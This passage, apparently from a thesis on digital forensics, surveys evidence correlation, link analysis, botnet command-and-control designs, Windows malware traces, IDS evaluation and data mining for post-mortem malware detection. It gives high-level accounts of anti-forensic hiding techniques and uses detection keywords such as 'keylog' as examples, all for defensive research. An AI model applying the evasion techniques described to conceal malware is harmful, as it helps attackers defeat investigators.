Improving the efficiency and effectiveness of digital forensics involves how the evidence is presented to the algorithms and tools applied (as discussed for image file formats in Section 2.1.5). The XML-based prototype for indexing and querying for digital evidence, XIRAF was presented by Alink *et al.* in [24]. By using special tools for structuring information as XML, gathered from a digital evidence file, querying improves significantly. The querying can then be handled by the *XQuery* querying language [34], giving the investigator the ability to customize searches to the particular cases. The goal of this approach is to improve the efficiency in analyzing large data volumes (especially from multiple data sources) and improve the investigators ability to detect relevant evidence. This can be quite challenging for huge datasets. The good structuring capabilities and wide range of applications/tools for XML is also important considering analyzing numerous evidence sources and the way the evidence can be presented.

An interesting approach with regards to the representation of data, such as XML, was presented in [17]. A program called *fiwalk*, which stem from its file and inode walk method, is used to walk through the data structure and extract file attributes that can be represented in XML and ARFF (Attribute Relationship File Format). *fiwalk* uses known tools from The SleuthKit (TSK), scripted into a python program in order to automatically create files that can be used for analysis, e.g., data mining. This is the tool used in this thesis for the practical implementation of the correlation method and executed experiments. The tool is discussed further in Chapter 5.

2.1.8 Link and Correlation-based Forensic Analysis

Information can be linked together, be divided into groups based on common content and properties. Social relations and networks are good examples of domains which reflects well what the various players have in common, whether it is friendships, family relationships, interests or employment. The characteristics that unite the different players together can be genetic, social, depending on what one wants to investigate further. In such cases, the actors, whether they are objects, assets, people, or program code in a computer, can be linked together in one way or another. This will improve the understanding of the information set as a whole. There are different methods to identify and represent such networks and connections. In this chapter we will discuss the use of link analysis and corresponding benefits of using it for forensic purposes.

Linking of Criminal Behaviour

The concept of linking entities and objects involved in the same crime can uncover previously unknown information that gives a forensic investigator a new picture of the event and parties involved. In [35], Jesus Mena presents data mining techniques for investigating and detecting security breach and crime, where link analysis offer one of the important analysis techniques. Personal credentials, locations, information about organizations, telephone numbers and email addresses are some of the attributes that can be used to link entities, objects and events involved in, e.g., financial fraud, laundering or terrorist networks. Visual linking gives investigators the opportunity to handle evidence in an efficient manner and sometimes also work proactively to prevent organized crime from evolving and criminal events from happening in the future. Mena is mainly concerned about links between financial transactions, drug trafficking and ways of drawing organized crime and their network into graphs and maps. However investigation through the use of correlations and links can have a positive effect on defeating computer crime.

To give an example of successful use of linking, Mena presents a case study that deals with a drug trafficking case where the responsible police department had huge amounts of information available, but no good way to analyze the links associated with the crime. The solution to this limitation was a web based application for querying and searching for links among the large amounts of data stored in the database. This gave the investigators a better view of the crime.




Figure 5: Illustration of i2 Analyst's Notebook (from [4])

One of the most popular link analyst tools available, used by security, law enforcement and investigative analysts is the i2 Analyst's Notebook [36]. Figure 5 illustrates how i2 Analyst's Notebook can be used for Social Network analysis. This tool offers link and case analysis and support, e.g., network, flow, transactions and time line features, the ability to combine multiple charts to provide large ones of correlated subjects, information objects, events and additional relevant data (e.g., multimedia). Knowledge about linking tools (such as i2 Analyst's Notebook) and how they can improve the efficiency of digital forensics are useful for designing a correlation system to identify malware and other correlated incidents.

Correlation and Linking Techniques used in Digital Forensics

Existing digital forensics tools have limitations regarding correlations between different computer components that store digital evidence. Due to this issue, Case *et al.* present FACE [12], which is a framework for discovering correlations between various evidence targets (e.g., hard drives). Manual analysis of correlated events from multiple evidence targets is time consuming and can involve subjectivity from the investigators point-of-view. With FACE, the goal is to provide automated correlation of events from a computer's memory, disk and network capture. By correlating these sources, it is possible to give an investigator structured views of scenarios that have happened on the target computer. The different views that can be presented to the investigator are user, groups, processes, file system and network. When, e.g., examining the user view, information about the user's activity, used processes, files, network traffic linked to the activity are presented. This way of looking at evidence and links to other evidence, increase the investigators efficiency in detecting malicious behavior.

While correlation among multiple computers are not considered for FACE, the view feature and the correlation techniques presented are certainly relevant for correlating malware evidence from multiple machines as well. Here the ability to map dependencies and highly relevant activities among them can reveal new and previously undetected evidence.

Another important element of correlating evidence in digital investigations is the use of timestamps. Due to variations between timestamps created by unsynchronized system clocks, issues arise when analyzing multiple computer systems. Schatz *et al.* investigate in [37] the details of how operating systems (in particular Windows) and computers synchronize clocks, and based on the knowledge obtained they presented a correlation method for how to increase timestamp's integrity. As a resource of additional time information, browser records, which is a typical source of information in personal computers nowadays was used as an additional reference point. This is an interesting approach to decreasing uncertainty of the timestamps when analyzing multiple machines, using unsynchronized system clocks and for machines located in different time zones.

During analysis of numerous secondary market hard drives for detecting valuable credentials, e.g., credit card numbers and email addresses, Simson L. Garfinkel discovered the utility value of automating correlation analysis. He introduced Forensic Feature Extraction (FFE) and Cross-Drive Analysis (CDA) in [13]. Based on feature extraction and pseudo-unique identifiers, the proposed prototype is able to correlate information distributed over multiple digital storage devices. Even though this approach fulfills many of the aspects of correlating evidence from multiple sources, the feature extractors are limited to only scan for and find predefined identifiers such as email addresses, social security numbers (SSN), cookies and credit card number strings. Identifiers and extraction of features for correlating potential malware or other incidents in multiple sources are not included. Neither is identification of other correlated files and data that deviate from a standard set of system information.

In a study conducted by Hoelz*et al.* [38], a method for applying the concept of artificial intelligence into computer forensics was presented. The goal was to further automate the process of examining correlated information from multiple sources and present the evidence of highest value to the investigators. The work is mainly based on the MultiAgent Digital Investigation toolKit (MADIK) [39] using Intelligent Software Agents (ISA) that can be used to extract relevant evidence for a specific forensic case. MADIK agents can make decisions to ignore standard system files (using MD5 hashing and comparison against a knowledge base), examine time-specific information, system data and keyword searches to identify relevant evidence to an investigator.

Through the above-mentioned related work, we can see that to correlate data from multiple sources increases knowledge. In situations where multiple devices, such as computers are involved in an incident, correlations between the identification systems can be represented as links, depending on the context.

2.2 Malware Detection

This section presents background material around the basics of malware detection and particularly botnet malware identification patterns and techniques on Windows systems. The difference between digital forensics in general and malware detection depends on what evidence you look for, which is in this case malware characteristics and patterns.

2.2.1 Attack Vectors

The method that is used to infect a computer can affect how malware will behave. This method, or technique for getting access to a victim computer, is referred to as the *Attack Vector* [40]. Earlier, typical attack vectors were associated with floppy disks, CDs and other removable media. Now, when 24/7 Internet connections have become common, the attack vectors have moved over to this communication domain. Among the Internet attack vectors we have email attachments, insecure system configurations, drive-by attacks from web browsing, search engine manipulation, social engineering, Trojans and P2P file sharing activities. These come in addition to the old fashion way of using physical access and removable media [41].

2.2.2 Botnet Malware

Botnets are one of the biggest computer threats existing today, heavily used for computer crime [6, 7, 8]. The most typical botnet executed attack is Distributed Denial of Service (DDoS), e.g., believed to be responsible for the attacks on Estonian banks in 2007 and Georgia during the Russian invasion in 2008 [42]. Botnet malware will be used for the experiments in order to test the performance of the proposed correlation method. This is because of its power when heavily distributed and the malware's requirements of a communication channel. There are special features of botnets that are of particular interest when detecting correlations, which will be discussed later on. The following is a definition of botnets, based on Schiller *et al.* [40]:

> A botnet is an army of compromised computers who report to and receive commands from a central location.

In order to control the compromised computers (bots or zombies), a software or program code with support for Command and Control (C&C) has to be present on the victim system. This is usually sorted out by using one or several of the attack vectors mentioned before. Figure 6 illustrates a botnet with a centralized C&C architecture where a Bot Master (the botnet's controller) controls multiple infected computers (bots) to attack a victim.




Figure 6: Illustration of a centralized botnet architecture

Architecture

The way bots are controlled depends on the C&C architecture they use. There exist many types of C&C architectures where IRC and web-server based are most commonly used [40]. While these two primarily have a centralized C&C architecture, the use of decentralized architectures are increasing, well represented by the Peer-to-Peer (P2P) technology [20, 43]. In order to operate the botnet properly, the type of C&C architecture used is reflect in the malware itself and behavior of the infected host.

An IRC-based botnet is usually controlled by a central IRC bot master that either pushes commands onto the bots or the bots pull commands from the IRC channel used for C&C. Due to their centralized architecture, these botnets can easily be taken over or torn down. This depends on the use of dynamic methods to change the location or address of the communication channel.

Web-server based botnets use various techniques for C&C with the bots. The bots echo their presence to the server in order to be identified and to receive or acquire commands from the C&C. The communication channel is different, e.g., being a Instant Messaging protocol, Remote Control protocol or the emergin protocol P2P. P2P networks are usually known for P2P file sharing, but the use of it as C&C architecture for botnets has also increased (e.g., Storm botnet [43]). From an attacker's point of view, P2P botnets benefit from a decentralized architecture. This makes it different from both web-based and IRC architectures with centralized mechanisms, since most of the bots act as both client and servers (also known as servents).

Botnets rely on the C&C communication to work. Malware on the bots needs some kind of common patterns in order to allow attacks to be executed in a similar manner at the same time and against the same victim. This is also one of the fundamental properties of DDoS attacks and their success.

2.2.3 Malware Detection Characteristics

In computer forensics and detection of malware, it is important that as many characteristics possible related to the evidence is defined so that one can easily find them. Based on the obtained knowledge from the forensic analysis, malware and intrusion detection domains, it is possible to assemble special characteristics that reflect typical malware patterns. The following patterns are mainly based on [40, 3, 44], and are aimed at post-mortem malware detection, based on the methodology of discovering malware traces proposed in [41]. Examples of Torpig [20], one of the most sophisticated botnets ever, will be given for various characteristics.

Whether the different methods or characteristics provide good results are not considered in detail. Identification of malware evidence consists of an iterative process where knowledge of the seized (confiscated) object will increase through the investigation, which in turn will improve the performance of what is detected.

Timestamps

The use of timestamps in digital forensics, can successfully be applied to detect malicious and anomalous activity, caused by malware. However, the integrity of the timestamps can be low, if tampered with by anti-forensics techniques. Figure 7 is inspired by [3] and illustrates an example scenario where (a) a vulnerability in a system is exploited and (b) a back door is installed. At a later time (c) the malware is updated, (d) the incident is identified and finally (e) the investigation is initiated.




Figure 7: Malware infection timeline illustration

C&C information transmitted between infected hosts and the bot master can leave timestamps and indications of anomalous network activity, e.g., as Torpig's periodically contact to the C&C server to upload stolen data (obfuscated using a XOR function). In a running system, these types of anomalies could be detected using network monitoring. If post-mortem analysis is performed, timestamps, e.g., of log files with stolen data, can be used.

Known Malware

A well known approach for detecting malware is to use existing malware detection tools based on signature detection techniques, e.g., antivirus software. Another method is the one typically used for digital forensics, where hash signatures, of known good and bad files exist in hash databases (e.g., the NSRL Reference Data Set [32] and NDIC Hashkeeper hashsets [45]). A search for known files may be sufficient for filtering out uninteresting ones, or to detect what might be the cause of an incident. These searches can be performed on an imaged hard drive or on a live system.

System Configuration and Settings

Review of programs and applications installed on a computer can reveal interesting evidence regarding malicious behavior. Windows registry contains information about installed applications. These can be found in the registry keys in *HKEY_LOCAL_MACHINE\Microsoft\Windows\CurrentVersion\App Paths*, which holds a list of executable paths. It is also possible to detect traces of installed and previously installed applications. This is supported by the Windows Registry Dataset (WiReD) provided by NSRL [32]. Files that holds software and system information, which can be of interest for finding malware traces, is found in the *Windows\system32\config* folder on most Windows systems. In many cases, malware also adds values to or changes autorun registry settings, e.g., for subversion or initialization of the malicious code.

Another method to gain knowledge of installed software is to examine prefetch files that are created when a program in Windows is executed. This can hold information about the first time a program was started. Application and OS log files (e.g., Windows Event logs) can be used to store sensitive system and user information. System specific event log files can be found in *Windows\System32\Winevt\Logs\Application.evtx* or by using the Event Viewer [46] (in live system forensics).

In addition to system specific configurations and files, information can be extracted about the systems users and their user accounts. This is because in cases of malware infections, privilege rights associated with the registered user of the malware depend on what it can achieve and control. Knowledge about the registered user account comes in handy, e.g., when analyzing file privileges (read, write and execute rights).

File System and Format Specifics

For most file systems, the data is stored in files. An example file could be the file holding stolen data before it is sent, as used by the Torpig botnet malware. Files that are particularly of interest are executable files. These files can be difficult to identify. Malware developers use obscurity techniques in order to evade detection of malware executables. In these cases the malware is hard to detect and put more emphasis on file interactions and the surrounding files that are used or can be linked to the main malware file(s).

As discussed in Section 2.1, files that are deleted can hold important information and should be recovered if possible. Malware developers can also delete files they no longer need, which might contain useful traces of evidence if not overwritten.

File locations (e.g., folders) is another aspect that can reveal information about its use. They can be stored in hidden directories, associated with the recycle bin, mailboxes, web browser records and system specific folders such as *Windows\system32*. For example, malware modules downloaded by Torpig botnet malware are saved in the *system32* folder in encrypted form, using names and timestamps of existing files.

Keywords and Identifiers

A simple and less thorough approach to finding malware is to use keyword searches to identify files typically associated with them. Such keywords can be related to the communication channel used by the bot master and unusual signs for other network service abuse, e.g., string information about a communication port, IP address, domain name or email address. These keywords, and especially the communication patterns, can be used further to increase the knowledge by using Internet investigation techniques. For malware using HTTP as communication port, i.e., the port used by Torpig, a search for applications using HTTP would not be sufficient due to its wide usage.

String searches can also be performed to detect malware. Malware specific strings or filenames typically associated with known malware behaviour, e.g., the string "keylog", could be used to improve identification of anomlies. However, this can return a lot of false positives (FP), since antivirus software and other tools might have these strings in their signature databases.

In cases where specific information about an investigated incident (expert knowledge) is available, associated string searches can be applied. In general, using keyword searches on a forensic image of a hard drive have to be used carefully and will most likely give FP. However, as long as these hits, or identified keywords, are correlated to other characteristics that are used to identify a malware, they might come in handy. It is also important to consider how the searches are executed, due to the layers of abstraction, where string searches at the OS level can reveal less information than data content level string extraction.

There are several other sources to find strings and identifiers that can make detections of a malware on a host more trivial. Firewall logs, IDS logs, expert knowledge of previously detected malware, case specific information, e.g., like SSNs, credit card numbers, bank account numbers, bank names or Online Banking (henceforth OB) URL's, associated with a OB specific malware. E.g., Torpig uses a domain detection technique in order to trigger phishing attacks, where a request to an injection server is triggered.

Obscurity Techniques

Obscurity techniques utilized by malware developers are increasing. This is often used to evade detection on running systems, e.g., by hiding running processes from Window Task Manager. For file forensics, methods are used to evade detection even when post-mortem forensic tools are applied. This is done by encrypting data, placing files in slack space and HPA areas on the hard disk, changing metadata information, using steganography, evading using persistent storage devices (e.g., hard disk), using data wiping techniques and exploiting weaknesses in forensic tools [28].

A typical characteristic that could shed light on a file's lack of integrity is to calculate the entropy [47] of the file's content. This is because entropy reflects the data's density and level of organization. An unnatural entropy for a given file type can then help to discredit the file. Entropy analysis has been used to to find malware [48], and as a feature to improve knowledge of the data in question [49].

2.2.4 Intrusion Detection Systems

IDS is typically used to detect malicious intrusions. There are primarily two types of IDS, host based (HIDS) and network based (NIDS). IDS systems are primarily signature and/or anomaly detection based. Signature based IDS use predefined signatures, classifying malicious behavior, in order to detect intrusions. An anomaly based IDS on the other hand, detects anomalous activity. Anomaly detection based IDS can be trained or learned to identify what is anomalous activity. A baseline of a normal system can then be generated and updated through time to improve the knowledge of what to expect as normal activity [40]. The ability to detect intrusions is further improved by employing data mining methods (discussed later in Chapter 3).

HIDS systems can be seen in conjunctions with antivirus, and other spyware detection tools since they have capabilities of, e.g, monitoring changes in malicious activity and program code signatures.

Both NIDS and HIDS have been used to detect and further to track and takeover botnet C&C servers. In these cases, simulated victim machines are used as bait to trick adversaries into attacking them and infecting them with bot malware [50, 51]. The machines are known as honeypots or honeynets (networks of machines) with IDS capabilities to detect possible botnet intrusions. The use of such techniques are one of the main causes that a lot of information about botnets, their architectures and attack patterns have been obtained.

IDS Evaluation

In order to evaluate an IDS, whether it is host based or network based, quantitative measurements can be applied. This will only be discussed briefly as it fits into the overall picture of how to measure the success of detecting malicious and intrusive behavior. More discussions concerning this type of evaluation is given in Section 4.3.1, 7.1 and in Chapter 9. A set of typical measurements are provided by [52]:

- The IDS coverage
- Probability of false alarms
- Probability of detecting an intrusion
- Resistance to attacks directed at the IDS
- Ability to handle high bandwidth traffic
- Ability to correlate events
- Ability to detect never-before-seen attacks (0-day)
- Ability to identify an attack
- Ability to determine attack success
- Capacity verification for NIDS

In addition to the individual measurements enumerated above, also the *total* performance of an IDS can be evaluated [53]. This can be seen in relation to a base-rate (Equation 2.1).

$$P(I) = \frac{TP + FN}{N} \tag{2.1}$$

The base-rate is the overall probability of an intrusion (I), based on True Positive (TP) and False Negative (FN) intrusions and their relation to the total number of IDS decisions (N).

$$FPR = P(A|\neg I) = \frac{FP}{FP + TN} \tag{2.2}$$

$$TPR = P(A|I) = \frac{TP}{TP + FN} \tag{2.3}$$

The base-rate can be used, together with an IDS False Positive Rate (FPR, Equation 2.2) and True Positive Rate (TPR, Equation 2.3) to calculate if an alarm (A) from the IDS actually indicates an intrusion [53, 54]. This calculation is known as the *Bayesian Detection Rate*, given in Equation 2.4. Due to the importance of the base-rate in calculating *Bayesian Detection Rate*, and the possibility of misconception (known as the base-rate fallacy phenomenon), precautions have to be taken when performing this type of evaluation. This is mainly caused by the incorrect assumption that each alarm is an intrusion, and vice versa [53].

$$P(I|A) = \frac{P(I)P(A|I)}{P(I)P(A|I) + P(\neg I)P(A|\neg I)} \tag{2.4}$$

In order to provide the same preconditions for IDS systems to be tested and the ability to calculate the base-rate, special data sets exist, e.g., the KDD Cup data 1999 [55]. These data sets are intended to be used to compare the different IDS systems, since they have classified intrusions and normal activity. By using the same data set against several IDS' it will be possible to measure their advantages and disadvantages in relation to each other. Unfortunately, KDD Cup data is getting old in addition to that it is only directed at network traffic.

2.2.5 Related Host, Content and Correlation based Malware Detection

A lot of work is dedicated to malware detection in general. Malware detection methods are often associated with protecting a running system by detecting malicious behavior from software, e.g., as IDS discussed before. Even with its advantages, these live techniques are not applicable to be employed directly to all types of malware detection. However, work has been carried out for improving malware detection methods by applying correlation techniques and focusing on special contents of files and program code. We have in this section chosen to focus on malware detection that can be used for computer forensics and especially post-mortem file system analysis.

Patterns of bot malware can be hard to detect using standard signature based antivirus tools, easily bypassed using obscurity techniques. However, in cases of C&C dependent malware like botnets, certain patters are required in order for the bot-master to control his or hers bots. Good results from an experiment of combined network and host-level information to detect bot malware activity is presented by Zeng *et al.* in [56]. Their experiment setup was made for live analysis of pre-gathered malware, where analyzers at the network and host-level (especially aimed at the registry and file system) were correlated to detect the malwares activity. The basis of the results were mainly traces of activity in the Windows hosts registry, file system and network traffic. The results produced no higher than 0.16% FPR.

Yousof Al-Hammadi and Uwe Aickelin examined in [57] correlations between normal user activity and bot activity on multiple hosts. The gathered data for the executed experiment was based on log-file information gathered from injecting DLLs into processes of interest in multiple machines (some infected with malware and some not). By comparing the gathered normal IRC user activity against IRC-bot activity, they discovered that the correlations between IRC-bots were much higher than the normal user behavior. To separate normal user behavior and IRC-bot activity, time and amount of data generated was compared using a threshold-based algorithm distinguishing the results. Even though the timestamps for IRC-bot activity is in this case based on live analysis, the importance of temporal data is also relevant for post-mortem analysis where C&C communication follow correlated activity patterns.

Based on the fact that most malware today are built on old malware codes, obfuscated to bypass standard antivirus signature detections [28], Tabish *et al.* introduce in [58] a non-signature based malware detection technique using statistical analysis of byte-level file content. The use of multiple data mining techniques for distance estimation, classification and correlation among the gathered data, shows that it is possible to obtain common patterns among multiple malwares. The result obtained was 90% detection accuracy for malware detection, based on byte-level file information. The actual file content is for this method represented by small blocks of the file's data, where features are extracted and included in feature files (using the ARFF format [59]).

Another method for detecting obfuscated and mutations of malware through digital forensics, is presented by Park *et al.* in [33]. The proposed method extracts operation code (opcode) from executables in the analyzed file system and compares the opcodes against profiles of malicious code patterns and presents them in a visual similarity matrix. This approach for correlating malware opcodes, have the advantage of being adapted to digital forensics-based malware correlation detection.

From the related work presented in this section, the combination of known malware characteristics, detection of anomalies and suspicious similarities from multiple sources can add to and improve the detection of malware in digital forensics.

3 Link and Data Mining Techniques

What has been discussed so far about link analysis is from a forensic perspective which can be connected to the emerging discipline Link Mining. In this chapter data mining in general and techniques used for linking data objects will be presented. Data mining is often seen in relations with other disciplines, e.g., machine learning, statistics, pattern recognition and artificial intelligence. One should be aware that the distinctions between the various disciplines associated with data mining can be somewhat ambiguous in expression of terms and concepts. To not cause confusion, the focus will be to mainly relate the discussions to the machine learning discipline, where algorithms and methods used to comply with the requirements of link mining are discussed.

3.1 Data mining

Data Mining can be used for a variety of tasks and application domains to produce insight and to gain a better understanding of large amount of data. Digital Forensics is no exception, as seen in Figure 3 where it can be used for forensic analysis. Data Mining is defined by Hand *et al.* [60] as:

> "The analysis of (often large) observational data sets to find unsuspected relationships and to summarize the data in novel ways that are both understandable and useful to the data owner."

It is mainly due to large data sets and the importance of extracting relevant and interesting information from them that has supported and substantiated the need for a discipline as data mining. Companies involved in financial, medical, communication and marketing areas are examples of application domains where one can benefit from using data mining techniques to increase knowledge of their data. Data Mining also play a central part in anomaly detection based IDS systems and other malware detection systems [61, 62, 63, 64].

From a historically point-of-view, Data mining was linked to data warehousing where various data from different sources were placed in the same database. Using data mining techniques in these databases could be used to extract patterns of the data to gain knowledge and improve its structure. The success of the data mining procedure depends on the representation of the data and its original state. Another important aspect of data mining is the evaluation and verification of the data mining result's validity.

3.1.1 High-Level Data Mining Techniques

Data mining can be categorized into different techniques, depending on the task and objective of the person in charge. The categories of data mining techniques vary between sources, but two techniques are repeated [60, 65]:

Descriptive Modeling

Descriptive models are used to describe patterns in the existing data in order to increase knowledge. This is done by summarizing or discriminating the data. Segmentation and cluster analysis techniques are typical examples of descriptive models where objects are grouped based on a researchers initially defined or the data's natural groups.

Predictive Modeling

These models are used to predict or forecast the information outcome of a data mining process, based on known results. Predictive modeling adds to descriptive modeling in the way that it involves descriptive techniques before it is able to make decisions on future data. Typical examples of predictive modeling are classification, association rule based analysis and regression.

3.1.2 The Process of Data Mining

The data set is what is used as input for the data mining process. A simple case of a data set is data taken from some environment or a process, represented as objects. Measurements are made on the objects to reflect its features, attributes or variables. The comprehension and terms used depend on the context. Together will n objects with corresponding p measurements create an nxp matrix, i.e., the data set. Depending on the context and how and for what data mining method it is used, the data set can also be defined as, e.g., training data, sample or database.

In order to understand how data mining can be conducted, and its usefulness in extracting knowledge from data sets, it can be linked to the processes involved from the input data to the output result. Knowledge discovery can be considered as the process in searching large amounts of data to increase knowledge about them. The process consists of several steps, where data mining plays a central role. The steps involved with the knowledge discovery process is presented in Figure 8 [66]:




Figure 8: Steps involved in the knowledge discovery process

In order to perform the data mining and to achieve valuable results it is important to select representative data as input and pre-process them. The pre-processing includes cleaning (to remove noise), integration (in cases of multiple data sources), selection (also known as feature or attribute selection where relevant and representative data is extracted) and transformation (to achieve an appropriate form of the data). Having a good representation of the input data at hand, the data mining method is applied. It is important that the results of the data mining is evaluated properly and validated before the new knowledge is presented as a final result [60].

The pre-processing stage lays the foundation of the data mining procedure. It is therefore important that this is handled in cooperation with experts in the specific domain [35] to filter out and improve the data mining results.

As one of the important steps in the preprocessing, we have feature selection. It is a technique within machine learning and pattern recognition [41], used to define suitable feature sets that best represent the data and can be used to build strong learning models. This is a discipline in itself that deals with various algorithms, including the wrapper, filter and embedded algorithms for evaluating subset of features as groups and to test their suitability for specific domains. E.g., IDS is such a domain where feature selection can improve the effectiveness of intrusion detections as presented in [67], where the feature selection is based on a filter method. It is here clear that the domain of computer security, and especially for malware and network intrusions, depend heavily on representative features [68].

3.1.3 Challenges of Data Mining

When performing clustering and other data mining tasks, there are myths and pitfalls one has to be aware of. In [69], misconceptions and pitfalls of data mining in general are presented. Myths about data mining being all about algorithms, predictive accuracy of results, vast amount of data, are some of the myths that have to be busted. Without the involvement of all aspects necessary to perform data mining, it would be hard to even think about valid data mining results. This is especially true for the data acquisition and preprocessing, which creates the foundation for futher analysis. Typical pitfalls are related to, e.g., overwhelming amount of data, where only a sample would be necessarily, insufficient knowledge of the data and incompatibility of data mining tools.

3.2 Machine Learning

A technology often associated with data mining, suitable for the later presented correlation method, is Machine Learning. It includes the actual algorithms and techniques for making a computer learn and recognize patterns in large data sets [59]. To perform data mining tasks and especially link mining, machine learning algorithms can be, among other things, used to comply with the requirements to use computers to group similarities of objects in large data sets.

It is the training of the machine learning algorithms that can improve knowledge of large data sets. There exist two main machine learning techniques; supervised and unsupervised learning.

3.2.1 Supervised Learning

Supervised Learning is known as the machine learning method for predictive Data Mining modeling. This is because the machine learning algorithm is feed (supervised) with a priory known information (i.e., training examples) about data in order to learn and (depending on the application domain) detect patterns of future data. This is sometimes also known as classification learning, as the supervised information about a specific data pattern, defines a class to which data with similar patterns will be assigned [59].

3.2.2 Unsupervised Learning

Not surprisingly, Unsupervised Learning can be seen as the machine learning method for descriptive data mining modeling. The machine learning algorithms are in this case not feed with data that describes the data (class), other than the data one would like to learn more about [59].

3.3 Link Mining

Link mining is an emerging discipline of data mining, based on data mining techniques with the goal of producing a structured presentation of interconnected and linked objects. When these links are visualized, as in graphs where nodes represent objects and connections as edges, one can gain a better understanding of the relationships and associations of objects in a particular data set. Link Mining is currently used within the field of social networks, World Wide Web (e.g., interconnected by hyperlinks), medical domain, financial and bibliographic domains [35, 70], but has a huge applicability value in other fields as well.

3.3.1 Object Definitions and Roles

In the domain of Link Mining, the objects or actors that can be extracted from data sets can be described as entities, events or associations [35].

The *entities* can be, e.g., organizations, individuals, components, computers, documents or places by means of geographically locations or IP addresses. The level of detail may vary for an entity, e.g., an individual's name, date of birth and eye color, depending on the dimension required for the specific application. The additional information associated to an entity is known as attributes [71]. For the computer security domain, an entity can be, e.g., script-kiddies, malware, computer, IP address or an ISP.

Events depend on the investigation domain also, and can be associated with the incidents, either a main incident, sub incidents that forms a main incident or multiple incidents. A typical event in the computer security domain can be malware infection of a personal computer. This event could again consist of several sub incidents, e.g., vulnerability scanning, malware propagation and infection (depending on the level of detail chosen for the investigation).

An *association* is what represents the actual link between objects and that they have something in common or is connected in a way. In the field of Link mining there exist several methodologies for how these associations can be identified and these are discussed below.

3.3.2 Link Mining Tasks and Methods

Link mining tasks define how objects should be treated and how the links shall be detected. These tasks are applied to data sets in order to define the structure of how its connectivity should be handled and presented. Summarized from [70], there are three main tasks that are used for linking, i.e., object, link and graph related.

First we have *Object Related Tasks*. These tasks are used for ranking objects centrality (e.g., Link-Based Object Ranking or LBR), classifying them by labeling nodes in graphs, clustering nodes by grouping nodes with common characteristics and finally techniques for identifying objects in a domain (in cases where multiple entities in a dataset have to be resolved).

Other tasks are related to the links and are called *Link Related Tasks*. These are associated with prediction of links between entities. The links are based on attributes and the links that are directly observable.

